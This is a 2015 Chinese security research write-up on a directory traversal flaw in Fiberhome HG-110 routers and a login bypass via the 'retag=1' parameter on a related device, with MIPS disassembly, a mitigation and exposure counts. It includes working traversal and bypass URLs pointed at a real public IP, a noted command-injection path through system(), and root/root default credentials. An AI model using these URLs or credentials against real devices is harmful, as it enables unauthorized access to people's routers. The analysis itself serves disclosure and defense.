

密级

公开

# 烽火（Fiberhome）HG-110 设备目录 穿越漏洞考

---

[第一版 2015/03/31 晚]



知道创宇安全研究团队

## 1. 更新情况

| 版本  | 时间          | 描述     |
|-----|-------------|--------|
| 第一版 | 2015/3/31 晚 | 第一版完成。 |
|     |             |        |

## 2. 漏洞概要

近期，国外安全研究员发布了针对全球 ADSL 设备存在目录穿越漏洞的研究 ([http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss\\_all](http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss_all))，这个漏洞早在 2011 年就被提出了，影响烽火 (Fiberhome) HG-110 型号设备 (<http://www.exploit-db.com/exploits/35597/>)，本着学习的态度，笔者对该漏洞进行了一番考证，写在这里。

### a) 漏洞描述


烽火 (Fiberhome) HG-110 型号设备目录穿越漏洞 (<http://www.exploit-db.com/exploits/35597/>)，是由于 webproc 文件在处理参数 getpage 传递过来的文件访问时没有合适过滤，导致用户可以利用.././跳转访问 web 目录之外的系统文件。

### b) 漏洞分析

烽火 (Fiberhome) HG-110 型号设备目录穿越漏洞在 exploit-db 上被提交了两次 (<http://www.exploit-db.com/exploits/35597/>), (<http://www.exploit-db.com/exploits/28450/>) 其中 poc 35597 需要登录授权才能触发漏洞，poc 28450 的 poc 可以绕过权限认证；笔者在 ZoomEye 上检索 HG-110，可惜找不到任何实例，但是检索到了另外一款存在漏洞的设备，由于无法得知其设备名称，简称为 PLC 设备吧（管理页面内有 PLC 字样），本文漏洞分析就以它为例。

在跟踪烽火 (Fiberhome) HG-110 设备时，发现其实 netgear 竟然也存在这个漏洞，该漏洞被提交在 exploit-db 上 (<http://www.exploit-db.com/exploits/35325/>)，影响 NETGEAR WNR500 设备（固件 1.0.7.2），WNR500 设备固件是开源的，可以从这里下载：[http://kb.netgear.com/app/answers/detail/a\\_id/2649/~netgear---open-source-code-for-programmers-\(gpl\)](http://kb.netgear.com/app/answers/detail/a_id/2649/~netgear---open-source-code-for-programmers-(gpl))，






可以读取系统帐号信息:

```
http://223.85.54.202/cgi-bin/webproc?getpage=../etc/passwd&var:page=deviceinfo&var:retag=1
```

结果如图:



PLC 的问题是有意思的。PLC 从 80 端口访问是需要登录的，然而 80 端口是不可以从外网访问的，而 8080 端口可以从外网访问，并且提供同样的 Web 服务，更重要的是，他可以直接登录设备 Web 管理后台，不需要验证！不知道 PLC 设备的开发者是怎么想的，笔者想知道的是为什么 8080 端口就可以直接登录了，下载 Web 服务进程 mini\_http 文件，载入 IDA 分析。

mini\_http 进程启动后会监听 4 个端口，分别是 80, 808, 1050, 8080:

```

loc_409134:
la      $v0, unk_41F140
lw      $a0, (dword_41D040 - 0x420000)($a1)
li      $v1, 0x50          # 80D
sh      $v1, (word_41F142 - 0x41F140)($v0)
li      $v1, 0x328         # 808D
sh      $v1, (word_41F152 - 0x41F140)($v0)
li      $v1, 0x1F90        # 8080D
sh      $v1, (word_41F162 - 0x41F140)($v0)
addiu   $a0, 3
li      $v1, 0x41A         # 1050D
sw      $a0, (dword_41D040 - 0x420000)($a1)
sh      $v1, (word_41F172 - 0x41F140)($v0)
sw      $zero, (dword_41F174 - 0x41F140)($v0)
sw      $zero, (dword_41F144 - 0x41F140)($v0)
sw      $zero, (dword_41F154 - 0x41F140)($v0)
sw      $zero, (dword_41F164 - 0x41F140)($v0)
lui     $v0, 0x42
addiu   $s3, $v0, (word_41F142 - 0x420000)
lui     $v0, 0x42
addiu   $s1, $v0, (unk_41F118 - 0x420000)
lui     $v0, 0x41
move    $fp, $a1
addiu   $s7, $v0, (aD - 0x410000) # "%d\n"
move    $s4, $zero
li      $s6, 2
b       loc_409378
addiu   $s5, $sp, 0x60+var_40

```

mini\_http 通过 getsockname()函数区分哪个端口来的访问做什么响应:

```
sll    $v1, $s0, 2
la     $v0, unk_41F118
addu   $v1, $v0
lw     $v1, 0($v1)
la     $t9, memcpy
la     $a1, usa          # void *
lui    $v0, 0x42
addiu  $s0, $sp, 0x1D8+var_198
lui    $s1, 0x42
sw     $s2, fd
lui    $a0, 0x42
li     $v0, 0x10
sw     $v1, dword_41D044
la     $a0, unk_41F1E4  # void *
li     $a2, 0x80       # size_t
sw     $v0, 0x1D8+var_1B0($sp)
sw     $zero, 0x1D8+var_198($sp)
sw     $zero, 4($s0)
sw     $zero, 8($s0)
jalr   $t9; memcpy
sw     $zero, 0xC($s0)
lw     $gp, 0x1D8+var_1B8($sp)
lw     $a0, dword_41D044 # fd
move   $a1, $s0        # addr
la     $t9, getsockname
nop
jalr   $t9; getsockname
addiu  $a2, $sp, 0x1D8+var_1B0 # len
lhu    $v1, 0x1D8+var_198+2($sp)
li     $v0, 0x41A
lw     $gp, 0x1D8+var_1B8($sp)
bne    $v1, $v0, loc_4063F0
```

如果是 8080 端口来的访问, 那就直接重定向到一个 URL:

```
http://223.85.54.202:8080/cgi-bin/webproc?getpage=html/index.html&errorpage=html/main.html&var:language=zh_cn&var:menu=setup&var:page=connected&var:retag=1&var:subpage=-
```

如图:

```
loc_407040:
lui    $a2, 0x41
lui    $a3, 0x41
addiu  $a1, (aFound - 0x410000) # "Found"
la     $a2, aLocationCgiB_0 # "Location: /cgi-bin/webproc?getpage=html"...
la     $a3, aItsRedirectPag # "It's Redirect page."
jal    sub_4032DC
li     $a0, 0x12E
lw     $gp, 0x1D8+var_1B8($sp)
lui    $v1, 0x42
```

注意到这个 Location 的重定向跳转中带有 `retag=1` 的参数, 经过测试, 如果有这个参数就可以不需要口令认证直接登录 PLC 设备 Web 管理后台, 看来问题在 `retag` 这个参数。

跳转到/cgi-bin/webproc 就交给 CGI 文件 webproc 处理了, 把 webproc 下载并放入 IDA 分析, 我们发现, webproc 文件会判断提交的参数中是否有 retag 参数:

```

lw      $gp, 0x9C8+var_9B0($sp)
move    $a2, $v0
la      $a1, 0x410000
la      $a0, g_pstWebVars
la      $t9, OM_ValSet
nop
jalr    $t9 ; OM_ValSet
addiu   $a1, (aVarSys_remotea - 0x410000) # "var:sys_RemoteAddr"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, WEB_GetEnv
nop
jalr    $t9 ; WEB_GetEnv
nop
lw      $gp, 0x9C8+var_9B0($sp)
move    $s1, $v0
la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
jalr    $t9 ; OM_ValGet
addiu   $a1, (aVarRetag - 0x410000) # "var:retag"
lw      $gp, 0x9C8+var_9B0($sp)
beqz    $v0, loc_401EB8
move    $a0, $v0 # char *
    
```

如果有的话, 把 sessionid 内容写入/var/redsessiond 文件:

```

la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
addiu   $a1, (aVarSessionid - 0x410000) # "var:sessionid"
jalr    $t9 ; OM_ValGet
addiu   $s0, $sp, 0x9C8+var_9A8
lw      $gp, 0x9C8+var_9B0($sp)
move    $a2, $v0
move    $a0, $s0 # char *
la      $a1, 0x410000
la      $t9, sprintf
nop
jalr    $t9 ; sprintf
addiu   $a1, (aEchoSVarRedses - 0x410000) # "echo %s > /var/redsession"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, system
nop
jalr    $t9 ; system
move    $a0, $s0 # string
lw      $gp, 0x9C8+var_9B0($sp)
nop
    
```

在这里, 把外部传递过来的 session 提交给 system()函数, 是可以造成命令注入漏洞的, 重点不在此, 不表。

那么为什么 `retag=1` 就可以登录了呢, 笔者分析了 `webproc` 的上下文, 始终没有找到原因 (也可能是能力问题), 纠结几天后, 笔者决定把 PLC 设备中所有的进程都分析一遍, 终于发现了问题所在, 问题在于 `logic` 进程文件, 下载 `logic` 文件, 载入 IDA 分析。

`logic` 接收消息, 如果收到消息中是 “check” 则读取 `/var/redsession` 文件中的数据:

```

LOAD:004539A4      nop
LOAD:004539A8      jalr   $t9 ; strcmp
LOAD:004539AC      addiu  $a1, (aCheck - 0x490000) # "check"
LOAD:004539B0      lw     $gp, 0x20($sp)
LOAD:004539B4      bnez  $v0, loc_453C14
LOAD:004539B8      move  $a0, $zero
LOAD:004539BC      la    $t9, time
LOAD:004539C0      nop
LOAD:004539C4      jalr   $t9 ; time
LOAD:004539C8      addiu  $s1, $sp, 0x128
LOAD:004539CC      lw     $gp, 0x20($sp)
LOAD:004539D0      move  $a0, $s1
LOAD:004539D4      move  $a1, $zero
LOAD:004539D8      la    $t9, memset
LOAD:004539DC      li    $a2, 0x80
LOAD:004539E0      jalr   $t9 ; memset
LOAD:004539E4      move  $s4, $v0
LOAD:004539E8      lw     $gp, 0x20($sp)
LOAD:004539EC      move  $a1, $s1
LOAD:004539F0      li    $a2, 0x7F
LOAD:004539F4      la    $a0, 0x490000
LOAD:004539F8      la    $t9, COMM_SystemEx
LOAD:004539FC      addiu  $s0, $sp, 0x1B8
LOAD:00453A00      jalr   $t9 ; COMM_SystemEx
LOAD:00453A04      addiu  $a0, (aCatVarRedsessi - 0x490000) # "cat /var/redsession"
    
```

接下来把 `session` 增加到授权 `session` 列表内, 并删除 `/var/redsession` 文件:

```

LOAD:00453A64      nop
LOAD:00453A68      la    $a0, 0x490000
LOAD:00453A6C      la    $t9, puts
LOAD:00453A70      nop
LOAD:00453A74      jalr   $t9 ; puts
LOAD:00453A78      addiu  $a0, (aAddSessionidTo - 0x490000) # "add sessionID to list..."
LOAD:00453A7C      lw     $gp, 0x20($sp)
LOAD:00453A80      li    $v0, 2
LOAD:00453A84      move  $a1, $s2
LOAD:00453A88      la    $t9, 0x450000
LOAD:00453A8C      la    $a0, g_pstAuthSessionList
LOAD:00453A90      sw    $v0, 0x238($sp)
LOAD:00453A94      addiu  $t9, (sub_452E98 - 0x450000)
LOAD:00453A98      jalr   $t9 ; sub_452E98
LOAD:00453A9C      sw    $zero, 0x240($sp)
LOAD:00453AA0      lw     $gp, 0x20($sp)
LOAD:00453AA4      move  $s3, $v0
LOAD:00453AA8      la    $a0, 0x490000
LOAD:00453AAC      la    $t9, system
LOAD:00453AB0      nop
LOAD:00453AB4      jalr   $t9 ; system
LOAD:00453AB8      addiu  $a0, (aRmRFVarRedsess - 0x490000) # "rm -rf /var/redsession"
LOAD:00453ABC      lw     $gp, 0x20($sp)
LOAD:00453AC0      nop
    
```

那 `logic` 进程是谁发给他的 `check` 消息呢, 代码在 `webproc` 文件中。

在对 `sessionid` 的验证中会调用 `CheckAuth()` 函数:

```

loc_401F34:
la      $a1, 0x410000
la      $t9, OM_ValGet
la      $a0, g_pstWebVars
jalr   $t9 ; OM_ValGet
addiu   $a1, (aVarSessionid - 0x410000) # "var:sessionid"
lw      $gp, 0x9C8+var_9B0($sp)
nop
la      $t9, CheckAuth
nop
jalr   $t9 ; CheckAuth
move   $a0, $v0
lw      $gp, 0x9C8+var_9B0($sp)
beqz   $v0, loc_401FBC
li      $v0, 1
    
```

CheckAuth()函数就会发送 check 消息:

```

sw      $v0, 0xE0+var_D0($sp)
la      $v0, 0x410000
la      $t9, COMM_MakeCustomMsg
addiu   $a0, $sp, 0xE0+var_B0
addiu   $v0, (aVarSessionid+4 - 0x410000)
sw      $v0, 0xE0+var_CC($sp)
la      $v0, 0x410000
sw      $s0, 0xE0+var_C8($sp)
li      $a1, 0x3F
addiu   $v0, (aObjAction+4 - 0x410000)
sw      $v0, 0xE0+var_C4($sp)
la      $v0, 0x410000
li      $a2, 0x301
li      $a3, 0x102
addiu   $v0, (aCheck - 0x410000) # "check"
jalr   $t9 ; COMM_MakeCustomMsg
sw      $v0, 0xE0+var_C0($sp)
lw      $gp, 0xE0+var_B8($sp)
bnez   $v0, loc_4037E8
li      $a0, 0xFFFFFFFF
    
```

到此，PLC 设备的登录绕过漏洞分析完毕。

笔者在研究中发现，PLC 设备的 webproc 文件和 NETGEAR 的 webproc 文件是不完全一样的，NETGEAR 没有针对 retag 参数的判断，由此可以推断 PLC 设备固件是对 T&W 固件的二次开发。

### c) 漏洞修复

PLC 设备笔者无法查找其生产商，所以在漏洞修复升级固件更是无从谈起，如果你恰好用的这款设备，那么建议你从内网 telnet 登录该设备，用户名和密码都是 root，然后在/var/目录下创建 redsession 文件夹：


```
mkdir /var/redsession
```

这样就可以修复 8080 端口的登录绕过漏洞了。

至于目录穿越漏洞, 笔者无能为力, 不过至少利用该漏洞需要授权登录, 危害较小。

### 3. ZoomEye 检测报告

在 ZoomEye 中搜索 webproc 字样:



我们找到 3178 条记录, 这仅仅是暴漏在外网的 PLC 设备漏洞, 其他使用 T&W 公司固件的设备恐怕更多!

### 4. 相关资源链接

1. [http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss\\_all](http://www.csoonline.com/article/2899874/network-security/at-least-700000-routers-given-to-customers-by-isps-are-vulnerable-to-hacking.html#tk.rss_all)
2. <http://www.freebuf.com/news/61860.html>
3. [http://www.exploit-db.com/search/?action=search&filter\\_page=1&filter\\_description=&filter\\_exploit\\_text=webproc&filter\\_author=&filter\\_platform=0&filter\\_type=0&filter\\_lang\\_id=0&filter\\_port=&filter\\_osvdb=&filter\\_cve=](http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=&filter_exploit_text=webproc&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=)
4. <http://seclists.org/nmap-dev/2013/q3/30>